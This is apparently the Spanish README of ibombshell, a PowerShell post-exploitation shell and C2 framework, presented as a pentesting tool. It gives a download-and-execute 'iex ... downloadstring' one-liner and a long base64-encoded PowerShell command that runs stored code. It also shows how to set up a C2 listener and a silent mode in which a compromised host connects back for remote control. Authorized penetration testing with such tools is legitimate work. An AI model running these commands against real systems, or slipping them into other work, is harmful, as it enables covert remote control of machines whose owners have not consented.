 telefonica/ibombshell
Herramienta para implementar un aviso de post-explotación en cualquier momento.


      ,--.!,    _ ____                  __   _____ __         ____
   __/   -*-   (_) __ )____  ____ ___  / /_ / ___// /_  ___  / / /
 ,d08b.  '|`  / / __  / __ \/ __ `__ \/ __ \\__ \/ __ \/ _ \/ / /
 0088MM      / / /_/ / /_/ / / / / / / /_/ /__/ / / /  __/ / /
 `9MMP'     /_/_____/\____/_/ /_/ /_/_.___/____/_/ /_/\___/_/_/

 [+] Starting the console...
 [*] Console ready!
ibombshell es una herramienta escrita en PowerShell que permite tener un símbolo del sistema en cualquier momento con funcionalidades de post-explotación (y en algunos casos explotación). Es un shell que se descarga directamente en la memoria proporcionando acceso a una gran cantidad de características de pentesting. Estas funcionalidades se pueden descargar directamente en la memoria, en forma de una función de PowerShell. Esta forma de ejecución se conoce como everywhere.
Además, ibombshell proporciona un segundo modo de ejecución llamado Silently, por lo que el pentester puede ejecutar una instancia de ibombshell (llamada warrior). El ordenador comprometido se conectará a un panel C2 a través de HTTP. Por lo tanto, será posible controlar el warrior y cargar funciones en memoria que ayuden al pentester. Esto ocurre dentro de la fase de post-explotación.
Para ejecutar ibombshell everywhere es obligatorio tener PowerShell 3.0 o superior. Para sistemas operativos distintos de Windows, puedes leer más sobre esto en PowerShell GitHub - PowerShell para cada sistema!.
Para ejecutar el ibombshell modo silencioso necesitas python 3.6 y algunas librerías de python. Puedes instalarlas con:
cd ibombshell\ c2/
pip install -r requirements.txt
Nota: ibombshell C2 funciona en python 3.X. Asegúrate de ejecutar un pip relativo a esta versión.
ibombshell tiene dos modos de ejecución:
Para cargar ibombshell simplemente ejecuta en PowerShell:

iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
Ahora puedes ejecutar la consola ibombshell descargada ejecutando:
console
Si necesitas usar ibombshell en entornos aislados, primero debes preparar tu ordenador en un entorno en red. Carga todas las funciones que necesitarás y usa savefunctions para guardarlas en el registro de Windows.
Ahora puedes usar este código base64 para obtener ibombshell:
powershell.exe -E "JABwAGEAdABoACAAPQAgACcAaABrAGMAdQA6AFwAcwBvAGYAdAB3AGEAcgBlAFwAYwBsAGEAcwBzAGUAcwBcAGkAYgBvAG0AYgBzAGgAZQBsAGwAXABjAG8AbgBzAG8AbABlACcAOwAgAHQAcgB5ACAAewAJAGkAZgAoAHQAZQ
BzAHQALQBwAGEAdABoACAAJABwAGEAdABoACkAIAB7ACAAJABjAG8AbgBzAG8AbABlACAAPQAgACgARwBlAHQALQBDAGgAaQBsAGQASQB0AGUAbQAgACQAcABhAHQAaAApAC4ATgBhAG0AZQA7ACAAYwBkACAAaABrAGMAdQA6
ADsAIAAkAG4AYQBtAGUAIAA9ACAAJABjAG8AbgBzAG8AbABlAC4AcwBwAGwAaQB0ACgAIgBcACIAKQBbAC0AMQBdADsAIAAkAGMAbwBkAGUAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQAgAC0AUABhAHQAaAAgACIAJABjAG
8AbgBzAG8AbABlACIAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARQB4AHAAYQBuAGQAUAByAG8AcABlAHIAdAB5ACAAUAByAG8AcABlAHIAdAB5ACkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUA
YwB0ACAAewBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAcABzAG8AYgBqAGUAYwB0ACAALQBQAHIAbwBwAGUAcgB0AHkAIABAAHsAIgBwAHIAbwBwAGUAcgB0AHkAIgA9ACQAXwA7ACAAIgBWAGEAbAB1AGUAIgAgAD0AIAAoAEcAZQ
B0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiACQAYwBvAG4AcwBvAGwAZQAiACAALQBOAGEAbQBlACAAJABfACkALgAkAF8AfQB9ACkALgBWAGEAbAB1AGUAOwAgACQAYwBvAGQAZQAgAHwAIABv
AHUAdAAtAHMAdAByAGkAbgBnACAAfAAgAGkAZQB4ADsAIABjADoAOwAgAGMAbwBuAHMAbwBsAGUAOwB9AH0AYwBhAHQAYwBoAHsAdwByAGkAdABlAC0AaABvAHMAdAAgACQARQByAHIAbwByAFsAMABdAH0A"
Esta versión te permite ejecutar la consola ibombshell y controlarla remotamente desde el panel C2 creado en python. Para ejecutar esta versión, primero debes lanzar el proceso de consola en powershell:
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
En la ruta de ibombshell C2, prepara el C2:
python3 ibombshell.py
Y crea el listener donde los warriors se conectarán:
iBombShell> load modules/listener.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/listener.py]> run
El puerto del listener por defecto es 8080. Finalmente puedes lanzar la consola en modo silencioso en el host para obtener control remoto:
console -Silently -uriConsole http://[ip or domain]:[port]
El funcionamiento básico del panel de control ibombshell sigue el siguiente esquema:
        ibombshell                 C2
            |                      |
            |    newibombshell     |
            +--------------------->| --+ register
            |                      |<--+ from IP
            |    get functions     |
            |   and instructions   |
            +--------------------->|
            |                      |
            |    send functions    |
            |   and instructions   |
execute +-- |<---------------------+
        +-->|                      |
            |       results        |
            +--------------------->|
            |                      |
Hemos creado un contenedor docker con todo lo necesario para que funcione. Ejecuta este comando desde la ubicación del Dockerfile.
sudo docker build -t "ibombshell" .
sudo docker run -it ibombshell





Algunos videos de ejemplo...